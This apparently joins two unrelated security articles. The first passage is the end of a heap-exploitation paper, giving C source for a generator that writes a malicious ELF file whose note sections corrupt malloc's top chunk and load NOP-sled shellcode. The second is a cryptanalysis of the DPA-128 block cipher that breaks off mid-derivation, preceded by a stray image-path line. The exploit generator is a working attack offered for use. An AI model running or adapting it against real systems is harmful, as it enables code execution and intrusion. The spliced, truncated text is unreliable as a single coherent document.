FILE *
open_file (char *filename) {

    FILE *fp;

    fp = fopen ( filename , "w" );

    if (!fp) {
        perror ("Cant open file");
        exit (1);
    }

    return fp;
}

void
usage (char *progname) {

    printf ("\nTo use:\n");
    printf ("%s <return location> <return address> ", progname);
    printf ("<topchunk location> <output filename>\n\n");

    exit (1);
}


int
main (int argc, char *argv[]) {

    FILE *fp;
    Elf32_Ehdr *elfhdr;
    Elf32_Shdr *elfshdr;
    Elf32_Nhdr *elfnhdr;
    char *filename;
    char *buffer, *ptr;
    int i;
    struct math *math;
    struct sethead *shead;
    int left_bytes;
    unsigned long retloc, retadr, toploc;
    unsigned long topchunk_size, malloc_size;

    if ( argc != 5) {
        usage ( argv[0] );
    }

    sscanf (argv[1], "0x%x", &retloc);
    sscanf (argv[2], "0x%x", &retadr);
    sscanf (argv[3], "0x%x", &toploc);

    filename = (char *) malloc (256);
```

```
    if (filename == NULL) {
        printf ("--[ Cannot allocate memory for filename...\n");
        exit (1);
    }
    strncpy (filename, argv[4], 255);

    buffer = (char *) malloc (8192);
    if (buffer == NULL) {
        printf ("--[ Cannot allocate memory for file buffer\n");
        exit (1);
    }
    memset (buffer, 0, 8192);

    math = compute (1036);
    if (!math) {
        printf ("--[ Unable to compute a value\n");
        exit (1);
    }

    shead = set_head_compute (retloc, retadr, toploc);
    topchunk_size = shead->topchunk_size;
    malloc_size = shead->malloc_size;


    ptr = buffer;
    elfhdr = (Elf32_Ehdr *) ptr;

    // Fill our ELF header
    sprintf(elfhdr->e_ident,"\x7f\x45\x4c\x46\x01\x01\x01");
    elfhdr->e_type =            2;       // ET_EXEC
    elfhdr->e_machine =         3;       // EM_386
    elfhdr->e_version =         1;       // EV_CURRENT
    elfhdr->e_entry =           0;
    elfhdr->e_phoff =           0;
    elfhdr->e_shoff =           52;
    elfhdr->e_flags =           0;
    elfhdr->e_ehsize =          52;
    elfhdr->e_phentsize =       32;
    elfhdr->e_phnum =           0;
    elfhdr->e_shentsize =       40;
    elfhdr->e_shnum =           math->nnetbsd + 2;
    elfhdr->e_shstrndx =        0;


    ptr += elfhdr->e_ehsize;
    elfshdr = (Elf32_Shdr *) ptr;

    // This loop lets us eat an arbitrary number of bytes in ms->o.buf
    left_bytes = math->nname;
    for (i = 0; i < math->nnetbsd; i++) {
        elfshdr->sh_name        = 0;
        elfshdr->sh_type        = 7;   // SHT_NOTE
        elfshdr->sh_flags       = 0;
        elfshdr->sh_addr        = 0;
        elfshdr->sh_size        = 256;
        elfshdr->sh_link        = 0;
        elfshdr->sh_info        = 0;
        elfshdr->sh_addralign   = 0;
        elfshdr->sh_entsize     = 0;

        if (left_bytes > 31) {
            // filename == 31
            elfshdr->sh_offset = OFFSET_31_BYTES;
            left_bytes -= 31;
        } else if (left_bytes != 0) {
            // filename < 31 && != 0
            elfshdr->sh_offset = OFFSET_N_BYTES;
            left_bytes = 0;
        } else {
            // filename == 0
```

```
            elfshdr->sh_offset = OFFSET_0_BYTES;
        }

        // The first section header will also let us load
        // the shellcode in memory :)
        // Indeed, by requesting a large memory block,
        // the topchunk will be splitted, and this memory region
        // will be left untouched until we need it.
        // We assume its name is 31 bytes long.
        if (i == 0) {
            elfshdr->sh_size = 4096;
            elfshdr->sh_offset = OFFSET_SHELLCODE;
        }

        elfshdr++;
    }


    // This section header entry is for the data that will
    // overwrite the topchunk size pointer
    elfshdr->sh_name        = 0;
    elfshdr->sh_type        = 7;      // SHT_NOTE
    elfshdr->sh_flags       = 0;
    elfshdr->sh_addr        = 0;
    elfshdr->sh_offset      = OFFSET_OVERWRITE;
    elfshdr->sh_size        = 256;
    elfshdr->sh_link        = 0;
    elfshdr->sh_info        = 0;
    elfshdr->sh_addralign   = 0;
    elfshdr->sh_entsize     = 0;
    elfshdr++;


    // This section header entry triggers the call to malloc
    // with a user supplied length.
    // It is a requirement for the set_head technique to work
    elfshdr->sh_name        = 0;
    elfshdr->sh_type        = 7;     // SHT_NOTE
    elfshdr->sh_flags       = 0;
    elfshdr->sh_addr        = 0;
    elfshdr->sh_offset      = OFFSET_N_BYTES;
    elfshdr->sh_size        = malloc_size;
    elfshdr->sh_link        = 0;
    elfshdr->sh_info        = 0;
    elfshdr->sh_addralign   = 0;
    elfshdr->sh_entsize     = 0;
    elfshdr++;


    // This note entry lets us eat 31 bytes + overhead
    elfnhdr = (Elf32_Nhdr *) (buffer + OFFSET_31_BYTES);
    elfnhdr->n_namesz       = 12;
    elfnhdr->n_descsz       = 12;
    elfnhdr->n_type         = 1;
    ptr = buffer + OFFSET_31_BYTES + 12;
    sprintf (ptr, "NetBSD-CORE");
    sprintf (buffer + OFFSET_31_BYTES + 24 + 0x7c,
        "BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB");


    // This note entry lets us eat an arbitrary number of bytes + overhead
    elfnhdr = (Elf32_Nhdr *) (buffer + OFFSET_N_BYTES);
    elfnhdr->n_namesz       = 12;
    elfnhdr->n_descsz       = 12;
    elfnhdr->n_type         = 1;
    ptr = buffer + OFFSET_N_BYTES + 12;
    sprintf (ptr, "NetBSD-CORE");
    for (i = 0; i < (math->nname % 31); i++)
        buffer[OFFSET_N_BYTES+24+0x7c+i]='B';
```

```
    // This note entry lets us eat 0 bytes + overhead
    elfnhdr = (Elf32_Nhdr *) (buffer + OFFSET_0_BYTES);
    elfnhdr->n_namesz       = 12;
    elfnhdr->n_descsz       = 12;
    elfnhdr->n_type         = 1;
    ptr = buffer + OFFSET_0_BYTES + 12;
    sprintf (ptr, "NetBSD-CORE");
    buffer[OFFSET_0_BYTES+24+0x7c]=0;


    // This note entry lets us specify the value that will
    // overwrite the topchunk size
    elfnhdr = (Elf32_Nhdr *) (buffer + OFFSET_OVERWRITE);
    elfnhdr->n_namesz       = 12;
    elfnhdr->n_descsz       = 12;
    elfnhdr->n_type         = 1;
    ptr = buffer + OFFSET_OVERWRITE + 12;
    sprintf (ptr, "NetBSD-CORE");
    // Put the new topchunk size 7 times in memory
    // The note entry program name is at a specific, odd offset (24+0x7c)?
    for (i = 0; i < 7; i++)
        put_longword (buffer + OFFSET_OVERWRITE + 24 + 0x7c + (i * 4),
            topchunk_size);


    // This note entry lets us eat 31 bytes + overhead, but
    // its real purpose is to load the shellcode in memory.
    // We assume that its name is 31 bytes long.
    elfnhdr = (Elf32_Nhdr *) (buffer + OFFSET_SHELLCODE);
    elfnhdr->n_namesz       = 12;
    elfnhdr->n_descsz       = 12;
    elfnhdr->n_type         = 1;
    ptr = buffer + OFFSET_SHELLCODE + 12;
    sprintf (ptr, "NetBSD-CORE");
    sprintf (buffer + OFFSET_SHELLCODE + 24 + 0x7c,
         "BBBBBBBBBBBBBBBBBBBBBBBBBBBBBB");


    // Fill this memory region with our shellcode.
    // Remember to leave the note entry untouched ...
    memset (buffer + OFFSET_SHELLCODE + 256, 0x90, 4096-256);
    sprintf (buffer + 8191 - strlen (scode), scode);


    fp = open_file (filename);
    if (fwrite (buffer, 8192, 1, fp) != 0 ) {
        printf ("--[ The file has been written\n");
    } else {
        printf ("--[ Can not write to the file\n");
        exit (1);
    }
    fclose (fp);


    free (shead);
    free (math);
    free (buffer);
    free (filename);


    return 0;
}
```

--[7 - Final words

That's all for the details of this technique; a lot has already been said through this paper. By looking at the complexity of the malloc code, there are probably many other ways to take control of a process by corrupting the

malloc chunks.

Of course, this paper explains the technical details of set_head, but personally, I think that all the exploitation techniques are ephemeral. This is more true, especially recently, with all the low level security controls that were added to the modern operating systems. Beside having great technical skills, I personally think it's important to develop your mental skills and your creativity. Try to improve your attitude when solving a difficult problem. Develop your perseverance and determination, even though you may have failed at the same thing 20, 50 or 100 times in a row.

I would like to greet the following individuals: bond, dp, jinx, Michael and nitr0gen. There is more people that I forget. Thanks for the help and the great conversations we had over the last few years.

--[8 - References

1. Solar Designer, http://www.openwall.com/advisories/OW-002-netscape-jpeg/

2. Anonymous, http://www.phrack.org/archives/57/p57-0x09

3. Kaempf, Michel, http://www.phrack.org/archives/57/p57-0x08

4. Phantasmal Phantasmagoria,
http://www.packetstormsecurity.org/papers/attack/MallocMaleficarum.txt


5. Phantasmal Phantasmagoria,
http://seclists.org/vuln-dev/2004/Feb/0025.html

6. jp,
http://www.phrack.org/archives/61/p61-0x06_Advanced_malloc_exploits.txt

7. Guay-Leroux, Jean-Sebastien, http://www.guay-leroux.com/projects.html

8. gera, http://www.phrack.org/archives/59/p59-0x07.txt

9. The Shellcoder's Handbook: Discovering and Exploiting Security Holes (2004), Wiley



--[Contents

--[1 - Introduction

While the cracking scene has grown with cryptology thanks to the evolution of binary protection schemes, the hacking scene mostly hasn't. This fact is greatly justified by the fact that there were globally no real need. Indeed it's well known that if a hacker needs to decrypt some files then he will hack into the box of its owner, backdoor the system and then use it to steal the key. A cracker who needs to break a protection scheme will not have the same approach: he will usually try to understand it fully in order to find and exploit design and/or implementation flaws.

Although the growing of the security industry those last years changed a little bit the situation regarding the hacking community, nowadays there are still too many people with weak knowledge of this science. What is disturbing is the broadcast of urban legends and other hoax by some paranoids among them. For example, haven't you ever heard people claiming that government agencies were able to break RSA or AES? A much more clever question would have been: what does "break" mean?

A good example of paranoid reaction can be found in M1lt0n's article [FakeP63]. The author who is probably skilled in hacking promotes the use of "home made cryptographic algorithms" instead of standardized ones such as 3DES. The corresponding argument is that since most so-called security experts lake coding skills then they aren't able to develop appropriate tools for exotic ciphers. While I agree at least partially with him regarding the coding abilities, I can't possibly agree with the main thesis. Indeed if some public tools are sufficient to break a 3DES based protection then it means that a design and/or an implementation mistake was/were made since, according to the state of the art, 3DES is still unbroken. The cryptosystem was weak from the beginning and using "home made cryptography" would only weaken it more.

It is therefore extremely important to understand cryptography and to trust the standards. In a previous Phrack issue (Phrack 62), Veins exposed

to the hacking community a "home made" block cipher called DPA (Dynamic Polyalphabetic Algorithms) [DPA128]. In the following paper, we are going to analyze this cipher and demonstrate that it is not flawless - at least from a cryptanalytic perspective - thus fitting perfectly with our talk.

--[2 - A short word about block ciphers

Let's quote a little bit the excellent HAC [MenVan]:

"A block cipher is a function which maps n-bit plaintext blocks to n-bit ciphertext blocks; n is called the blocklength. It may be viewed as a simple substitution cipher with large character size. The function is parametrized by a k-bit key K, taking values from a subset |K (the key space) of the set of all k-bit vectors Vk. It is generally assumed that the key is chosen at random. Use of plaintext and ciphertext blocks of equal size avoids data expansion."

Pretty clear isn't it? :> So what's the purpose of such a cryptosystem? Obviously since we are dealing with encryption this class of algorithms provides confidentiality. Its construction makes it particularly suitable for applications such as large volumes encryption (files or HD for example). Used in special modes such as CBC (like in OpenSSL) then it can also provide stream encryption. For example, we use AES-CBC in the WPA2, SSL and SSH protocols.

Remark: When used in conjunction with other mechanisms, block ciphers can also provide services such as authentication or integrity (cf part 8 of the paper).

An important point is the understanding of the cryptology utility. While cryptography aims at designing best algorithms that is to say secure and fast, cryptanalysis allows the evaluation of the security of those algorithms. The more an algorithm is proved to have weaknesses, the less we should trust it.

--[3 - Overview of block cipher cryptanalysis

The cryptanalysis of block ciphers evolved significantly in the 90s with the apparition of some fundamental methods such as the differential [BiSha90] and the linear [Matsui92] cryptanalysis. In addition to some more recent ones like the boomerang attack of Wagner or the chi square cryptanalysis of Vaudenay [Vaud], they constitute the set of so-called statistical attacks on block ciphers in opposition to the very recent and still controverted algebraic ones (see [CourtAlg] for more information).

Today the evolution of block cipher cryptanalysis tends to stabilize itself. However a cryptographer still has to acquire quite a deep knowledge of those attacks in order to design a cipher. Reading the Phrack paper, we think - actually we may be wrong - that the author mostly based his design on statistical tests. Although they are obviously necessary, they can't possibly be enough. Every component has to be carefully chosen. We identified several weaknesses and think that some more may still be left.

--[4 - Veins' DPA-128 description

DPA-128 is a 16 rounds block cipher providing 128 bits block encryption using an n bits key. Each round encryption is composed of 3 functions which are rbytechain(), rbitshift() and S_E(). Thus for each input block, we apply the E() function 16 times (one per round) :

```
void E (unsigned char *key, unsigned char *block, unsigned int shift)
{
    rbytechain (block);
    rbitshift (block, shift);
    S_E (key, block, shift);
}
```

where:

- block is the 128b input
- shift is a 32b parameter dependent of the round subkey
- key is the 128b round subkey

Consequently, the mathematical description of this cipher is:
f: |P x |K ----> |C

where:
- |P is the set of all plaintexts
- |K is the set of all keys
- |C is the set of all ciphertexts

For p element of |P, k of |K and c of |C, we have c = f(p,k)
with f = EE...EE = E^16 and meaning the composition of functions.

We are now going to describe each function. Since we sometimes may need mathematics to do so, we will assume that the reader is familiar with basic algebra ;>

rbytechain() is described by the following C function:

```
void rbytechain(unsigned char *block)
{
    int i;
    for (i = 0; i < DPA_BLOCK_SIZE; ++i)
        block[i] ^= block[(i + 1) % DPA_BLOCK_SIZE];
    return;
}
```

where:
- block is the 128b input
- DPA_BLOCK_SIZE equals 16

Such an operation on bytes is called linear mixing and its goal is to provide the diffusion of information (according to the well known Shannon theory). Mathematically, it’s no more than a linear map between two GF(2) vector spaces of dimension 128. Indeed, if U and V are vectors over GF(2) representing respectively the input and the output of rbytechain() then V = M.U where M is a 128x128 matrix over GF(2) of the linear map where coefficients of the matrix are trivial to find. Now let’s see rbitshift(). Its C version is:

```
void rbitshift(unsigned char *block, unsigned int shift)
{
    unsigned int i;
    unsigned int div;
    unsigned int mod;
    unsigned int rel;
    unsigned char mask;
    unsigned char remainder;
    unsigned char sblock[DPA_BLOCK_SIZE];

    if (shift)
    {
        mask = 0;
        shift %= 128;
        div = shift / 8;
        mod = shift % 8;
        rel = DPA_BLOCK_SIZE - div;
        for (i = 0; i < mod; ++i)
            mask |= (1 << i);

        for (i = 0; i < DPA_BLOCK_SIZE; ++i)
        {
            remainder =
            ((block[(rel + i - 1) % DPA_BLOCK_SIZE]) & mask) << (8 - mod);
            sblock[i] =
            ((block[(rel + i) % DPA_BLOCK_SIZE]) >> mod) | remainder;
```

```
        }
     }
     memcpy(block, sblock, DPA_BLOCK_SIZE);
}
```

where:
- block is the 128b input
- DPA_BLOCK_SIZE equals 16
- shift is derived from the round subkey

Veins describes it in his paper as a key-related shifting (in fact it has to be a key-related 'rotation' since we intend to be able to decrypt the ciphertext ;)). A careful read of the code and several tests confirmed that it was not erroneous (up to a bug detailed later in this paper), so we can describe it as a linear map between two GF(2) vector spaces of dimension 128.

Indeed, if V and W are vectors over GF(2) representing respectively the input and the output of rbitshift() then:

W = M'.V where M' is the 128x128 matrix over GF(2) of the linear map where, unlike the previous function, coefficients of the matrix are unknown up to a probability of 1/128 per round.

Such a function also provides diffusion of information.

Finally, the last operation S_E() is described by the C code:

```
void S_E (unsigned char *key, unsigned char *block, unsigned int s)
{
    int i;
    for (i = 0; i < DPA_BLOCK_SIZE; ++i)
        block[i] = (key[i] + block[i] + s) % 256;
    return;
}
```

where:
- block is the 128b input
- DPA_BLOCK_SIZE equals 16
- s is the shift parameter described in the previous function
- key is the round subkey

The main idea of veins' paper is the so-called "polyalphabetic substitution" concept, whose implementation is supposed to be the S_E() C function. Reading the code, it appears to be no more than a key mixing function over GF(2^8).

Remark: We shall see later the importance of the mathematical operation know as 'addition' over GF(2^8). Regarding the key scheduling, each cipher round makes use of a 128b subkey as well as of a 32b one deriving from it called "shift". The following pseudo code describes this operation:

```
    skey(0) = checksum128(master_key)
    for i = 0, nbr_round-2:
        skey(i+1) = checksum128(skey(i))
    skey(0) = skey(15)
    for i = 0, nbr_round-1:
        shift(nbr_round-1 - i) = hash32(skey(i))
```

where skey(i) is the i'th subkey.

It is not necessary to explicit the checksum128() and hash32(), the reader just has to remind this thing: whatever the weakness there may be in those functions, we will now consider them being true oneway hash functions providing perfect entropy.

As a conclusion, the studied cipher is closed to being a SPN (Substitution - Permutation Network) which is a very generic and well known construction (AES is one for example).

--[4.1 - Bugs in the implementation

Although veins himself honestly recognizes that the cipher may be weak and "strongly discourages its use" to quote him [DPA128], some people could nevertheless decide to use it as a primitive for encryption of personal and/or sensitive data as an alternative to 'already-cracked-by-NSA' ciphers [NSA2007]. Unfortunately for those theoretical people, we were able to identify a bug leading to a potentially incorrect functioning of the cryptosystem (with a non negligible probability).

We saw earlier that the bitshift code skeleton was the following:

```
/* bitshift.c */
void {r,l}bitshift(unsigned char *block, unsigned int shift)
{
    [...] // SysK : local vars declaration
    unsigned char sblock[DPA_BLOCK_SIZE];
    if (shift)
    {
        [...] // SysK : sblock initialization
    }
    memcpy(block, sblock, DPA_BLOCK_SIZE);
}
```

Clearly, if 'shift' is 0 then 'block' is fed with stack content! Obviously in such a case the cryptosystem can't possibly work.

Since shift is an integer, such an event occurs with at least a theoretical probability of 1/2^32 per round.

Now let's study the shift generation function:

```
/* hash32.c */
/*
* This function computes a 32 bits output out a variable length input. It is
* not important to have a nice distribution and low collisions as it is used
* on the output of checksum128() (see checksum128.c). There is a requirement
* though, the function should not consider \0 as a key terminator.
*/

unsigned long hash32(unsigned char *k, unsigned int length)
{
    unsigned long h;
    for (h = 0; *k && length; ++k, --length)
    h = 13 * h + *k;
    return (h);
}
```

As stated in the C code commentary, hash32() is the function which produces the shift. Although the author is careful and admits that the output distribution may not be completely uniform (not exactly equal probability for each byte value to appear) it is obvious that a strong bias is not desirable (Cf 7.3).

However what happens if the first byte pointed by k is 0 ? Since the loop ends for k equal to 0, then h will be equal to 13 * 0 + 0 = 0. Assuming that the underlying subkey is truly random, such an event should occur with a probability of 1/256 (instead of 1/2^32). Since the output of hash32() is an integer as stated in the comment, this is clearly a bug.

We could be tempted to think that this implementation failure leads to a weakness but a short look at the code tells us that:

```
struct s_dpa_sub_key {
    unsigned char key[DPA_KEY_SIZE];
    unsigned char shift;
};

typedef struct s_dpa_sub_key DPA_SUB_KEY;
```

Therefore since shift is a char object, the presence of "*k &&" in the code doesn't change the fact that the cryptosystem will fail with a probability of 1/256 per round.

Since the bug may appear independently in each round, the probability of failure is even greater:

```
p("fail") = 1 - p("ok")
          = 1 - Mul( p("ok in round i") )
          = 1 - (255/256)^16
          = 0.0607...
```

where i is element of [0, (nbr_rounds - 1)]
It's not too far from 1/16 :-)

Remark: We shall see later that the special case where shift is equal to 0 is part of a general class of weak keys potentially allowing an attacker to break the cryptosystem.

Hunting weaknesses and bugs in the implementation of cryptographic primitives is the common job of some reverse engineers since it sometimes allows to break implementations of algorithms which are believed to be theoretically secure. While those flaws mostly concern asymmetric primitives of digital signature or key negotiation/generation, it can also apply in some very specific cases to the block cipher world.

From now, we will consider the annoying bug in bitshift() fixed.

--[4.2 - Weaknesses in the design

When designing a block cipher, a cryptographer has to be very careful about every details of the algorithm. In the following section, we describe several design mistakes and explain why in some cases, it can reduce the security of the cipher.

a) We saw earlier that the E() function was applied to each round. However such a construction is not perfect regarding the first round. Since rbytechain() is a linear mixing operating not involving key material, it shouldn't be used as the first operation on the input buffer since its effect on it can be completely canceled. Therefore, if a cryptanalyst wants to attack the bitshift() component of the first round, he just have to apply lbytechain() (the rbytechain() inverse function) to the input vector. It would thus have been a good idea to put a key mixing as the first operation.

b) The rbitshift() operation only need the 7 first bits of the shift character whereas the S_E() uses all of them. It is also generally considered a bad idea to use the same key material for several operations.

c) If for some reason, the attacker is able to leak the second (not the first) subkey then it implies the compromising of all the key material. Of course the master key will remain unknown because of the onewayness of checksum128() however we do not need to recover it in order to encrypt and/or decrypt datas.

d) In the bitshift() function, a loop is particularly interesting:

```
for (i = 0; i < mod; ++i)
    mask |= (1 << i);
```

What is interesting is that the time execution of the loop is dependent of "mod" which is derived from the shift. Therefore we conclude that this loop probably allows a side channel attack against the cipher. Thanks to X for having pointed this out ;> In the computer security area, it's well known that a single tiny mistake can lead to the total compromising of an information system. In cryptography, the same rules apply.

--[5 - Breaking the linearized version

Even if we regret the non justification of addition operation employment, it is not the worst choice in itself. What would have happen if the key mixing had been done with a xor operation over GF(2^8) instead as it is the case in DES or AES for example?

To measure the importance of algebraic consideration in the security of a block cipher, let's play a little bit with a linearized version of the cipher. That is to say that we replace the S_E() function with the following S_E2() where :

```
void S_E2 (unsigned char *key, unsigned char *block, unsigned int s)
{
    int i;
    for (i = 0; i < DPA_BLOCK_SIZE; ++i)
        block[i] = (key[i] ^ block[i] ^ s) % 256; [1]
        // + is replaced by xor
    return;
}
```

If X, Y and K are vectors over GF(2^8) representing respectively the input, the output of S_E2() and the round key material then Y = X xor K.

Remark: K = sK xor shift. We use K for simplification purpose.

Now considering the full round we have :

```
V = M.U          [a] (rbytechain)
W = M'.V         [b] (rbitshift)
Y = W xor K      [c] (S_E2)
```

Linear algebra allows the composition of applications rbytechain() and rbitshift() since the dimensions of M and M' match but W in [b] is a vector over GF(2) whereas W in [c] is clearly over GF(2^8). However, due to the use of XOR in [c], Y, W and K can also be seen as vectors over GF(2). Therefore, S_E2() is a GF(2) affine map between two vector spaces of dimension 128.

We then have:

```
Y = M'.M.U xor K
```

The use of differential cryptanalysis will help us to get rid of the key. Let's consider couples (U0,Y0 = E(U0)) and (U1,Y1 = E(U1)) then:

```
DELTA(Y) = Y0 xor Y1
         = (M'.M.U0 xor K) xor (M'.M.U1 xor K)
         = (M'.M.U0 xor M'.M.U1) xor K xor K     (commutativity &
                                                  associativity of xor)
         = (M'.M).(U0 xor U1)                    (distributivity)
         = (M'.M).DELTA(U)
```

Such a result shows us that whatever sK and shift are, there is always a linear map linking an input differential to the corresponding output differential.

The generalization to the 16 rounds using matrix multiplication is obvious. Therefore we have proved that there exists a 128x128 matrix Mf over GF(2) such as DELTA(Y) = Mf.DELTA(X) for the linearized version of the cipher.

Then assuming we know one couple (U0,Y0) and Mf, we can encrypt any input U. Indeed, Y xor Y0 = Mf.(U xor U0) therefore Y = (Mf.(U xor U0)) xor Y0.

Remark 1: The attack doesn't give us the knowledge of subkeys and shifts but such a thing is useless. The goal of an attacker is not the key in itself but rather the ability of encrypting/decrypting a set of plaintexts/ciphertexts. Furthermore, considering the key scheduling operation, if we really needed to recover the master key, it would be quite a pain in the ass considering the fact that checksum128() is a one way function ;-)

Remark 2: Obviously in order to decrypt any output Y we need to calculate Mf^-1 which is the inverse matrix of Mf. This is somewhat more interesting isn't it ? :-)

Because of rbitshift(), we are unable to determine using matrix multiplications the coefficients of Mf. An exhaustive search is of course impossible because of the huge complexity (2^16384) however, finding them is equivalent to solving 128 systems (1 system per row of Mf) of 128 variables (1 variable per column) in GF(2). To build such a system, we need 128 couples of (cleartext,ciphertext). The described attack was implemented using the nice NTL library ([SHOUP]) and can be found in annexe A of this paper.

```
$ g++ break_linear.cpp bitshift.o bytechain.o key.c hash32.o checksum128.o
-o break_linear -lntl -lcrypto -I include
$ ./break_linear
[+] Generating the plaintexts / ciphertexts
[+] NTL stuff !
[+] Calculation of Mf
[+] Let's make a test !
[+] Well done boy :>
```

Remark: Sometimes NTL detects a linear relation between chosen inputs (DELTA_X) and will then refuse to work. Indeed, in order to solve the 128 systems, we need a situation where every equations are independent. If it's not the case, then obviously det(M) is equal to 0 (with probability 1/2). Since inputs are randomly generated, just try again until it works :-)

```
$ ./break_linear
[+] Generating the plaintexts / ciphertexts
[+] NTL stuff !
det(M) = 0
```

As a conclusion we saw that the linearity over GF(2) of the xor operation allowed us to write an affine relation between two elements of GF(2)^128 in the S_E2() function and then to easily break the linearized version using a 128 known plaintext attack. The use of non linearity is crucial in the design. Fortunately for DPA-128, Veins chose the addition modulo 256 as the key mixer which is naturally non linear over GF(2).

--[6 - On the non linearity of addition modulo n over GF(2)

The bitshift() and bytechain() functions can be described using matrix over GF(2) therefore it is interesting to use this field for algebraic calculations.

The difference between addition and xor laws in GF(2^n) lies in the carry propagation:

```
w(i) + k(i) = w(i) xor k(i) xor carry(i)
```
where w(i), k(i) and carry(i) are elements of GF(2).

We note w(i) as the i'th bit of w and will keep this notation until the end. carry(i), written c(i) for simplification purpose, is defined recursively:

```
c(i+1) = w(i).k(i) xor w(i).c(i) xor k(i).c(i)
```
with c(0) = 0

Using this notation, it would thus be possible to determine a set of relations over GF(2) between input/output bits which the attacker controls using a known plaintext attack and the subkey bits (which the attacker tries to guess).

However, recovering the subkey bits won't be that easy. Indeed, to determine them, we need to get rid of the carries replacing them by multivariate polynomials were unknowns are monomials of huge order.

Remark 1: Because of the recursivity of the carry, the order of monomials

grows up as the number of input bits per round as well as the number of rounds increases.

Remark 2: Obviously we can not use intermediary input/output bits in our equations. This is because unlike the subkey bits, they are dependent of the input.

We are thus able to express the cryptosystem as a multivariate polynomial system over GF(2). Solving such a system is NP-hard. There exists methods for system of reasonable order like groebner basis and relinearization techniques but the order of this system seems to be far too huge.

However for a particular set of keys, the so-called weak keys, it is possible to determine the subkeys quite easily getting rid of the complexity introduced by the carry.

--[7 - Exploiting weak keys

Let’s first define a weak key. According to wikipedia:

"In cryptography, a weak key is a key which when used with a specific cipher, makes the cipher behave in some undesirable way. Weak keys usually represent a very small fraction of the overall keyspace, which usually means that if one generates a random key to encrypt a message weak keys are very unlikely to give rise to a security problem. Nevertheless, it is considered desirable for a cipher to have no weak keys."

Actually we identified a particular subset $|W$ of $|K$ allowing us to deal quite easily with the carry problem. A key "k" is part of $|W$ if and only if for each round the shift parameter is a multiple of 8. The reader should understand why later.

We will first present the attack on a reduced version of DPA for simplicity purpose and generalize it later to the full version.

--[7.1 - Playing with a toy cipher

Our toy cipher is a 2 rounds DPA. Moreover, the cipher takes as input 4*8 bits instead of 16*8 = 128 bits which means that DPA_BLOCK_SIZE = 4. We also make a little modification in bytechain() operation. Let’s remember the bytechain() function:

```
void rbytechain(unsigned char *block)
{
    int i;
    for (i = 0; i < DPA_BLOCK_SIZE; ++i)
        block[i] ^= block[(i + 1) % DPA_BLOCK_SIZE];
    return;
}
```

Since block is both input AND output of the function then we have for DPA_BLOCK_SIZE = 4:

```
    V(0) = U(0) xor U(1)
    V(1) = U(1) xor U(2)
    V(2) = U(2) xor U(3)
    V(3) = U(3) xor V(0) = U(0) xor U(1) xor U(3)
```

Where V(x) is the x’th byte element.

Thus with our modification:

```
    V(0) = U(0) xor U(1)
    V(1) = U(1) xor U(2)
    V(2) = U(2) xor U(3)
    V(3) = U(3) xor U(0)
```

Regarding the mathematical notation (pay your ascii !@#):

- U,V,W,Y vector notation of section 5 remains.
- Xj(i) is the i'th bit of vector Xj where j is j'th round.
- U0 vector is equivalent to P where P is a plaintext.
- m is the shift of round 0
- n is the shift of round 1
- xor will be written '+' since calculation is done in GF(2)
- All calculation of subscript will be done in the ring ZZ_32

How did we choose |W? Using algebra in GF(2) implies to deal with the carry. However, if k is a weak key (part of |W), then we can manage the calculation so that it's not painful anymore.

Let i be the lowest bit of any input byte. Therefore for each i part of the set {0,8,16,24} we have:

```
u0(i)      = p(i)
v0(i)      = p(i) + p(i+8)
w0(i+m)    = v0(i)
y0(i)      = w0(i) + k0(i) + C0(i)
y0(i+m)    = w0(i+m) + k0(i+m) + C0(i+m)
y0(i+m)    = p(i) + p(i+8) + k0(i+m) + C0(i+m)            /* carry(0) = 0 */
y0(i+m)    = p(i) + p(i+8) + k0(i+m)

u1(i)      = y0(i)
v1(i)      = y0(i) + y0(i+8)
w1(i+n)    = v1(i)
y1(i)      = w1(i) + k1(i) + C1(i)
y1(i+n)    = w1(i+n) + k1(i+n) + C1(i+n)
y1(i+n)    = y0(i) + y0(i+8) + k1(i+n) + C1(i+n)
y1(i+n+m)  = y0(i+m) + y0(i+m+8) + k1(i+n+m) + C1(i+n+m)  /* carry(0) = 0 */
y1(i+n+m)  = p(i) + p(i+8) + k0(i+m) + p(i+8) + p(i+16)
           + k0(i+m+8) + k1(i+n+m)
y1(i+n+m)  = p(i) + k0(i+m) + p(i+16) + k0(i+m+8) + k1(i+n+m)
```

As stated before, i is part of the set {0,8,16,24} so we can write:

```
y1(n+m)    = p(0)  + k0(m)    + p(16) + k0(m+8)  + k1(n+m)
y1(8+n+m)  = p(8)  + k0(8+m)  + p(24) + k0(m+16) + k1(8+n+m)
y1(16+n+m) = p(16) + k0(16+m) + p(0)  + k0(m+24) + k1(16+n+m)
y1(24+n+m) = p(24) + k0(24+m) + p(8)  + k0(m)    + k1(24+n+m)
```

In the case of a known plaintext attack, the attacker has the knowledge of a set of couples (P,Y1). Therefore considering the previous system, the lowest bit of K0 and K1 vectors are the unknowns. Here we have a system which is clearly underdefined since it is composed of 4 equations and 4*2 unknowns. It will give us the relations between each lowest bit of Y and the lowest bits of K0 and K1.

Remark 1: n,m are unknown. A trivial approach is to determine them which costs a complexity of (2^4)^2 = 2^8. Although it may seem a good idea, let's recall the reader that we are considering a round reduced cipher! Indeed, applying the same idea to the full 16 rounds would cost us (2^4)^16 = 2^64! Such a complexity is a pain in the ass even nowadays :-)

A much better approach is to guess (n+m) as it costs 2^4 what ever the number of rounds. It gives us the opportunity to write relations between some input and output bits. We do not need to know exactly m and n. The knowledge of the intermediate variables k0(x+m) and k1(y+n+m) is sufficient.

Remark 2: An underdefined system brings several solutions. We are thus able to choose arbitrarily 4 variables thus fixing them with values of our choice. Of course we have to choose so that we are able to solve the system with remaining variables. For example taking k0(m), k0(m+8) and k1(n+m) together is not fine because of the first equation. However, fixing all the k0(x+m) may be a good idea as it automatically gives the k1(y+n+m) corresponding ones.

Now let's go further. Let i be part of the set {1,9,17,25}. We can write:

```
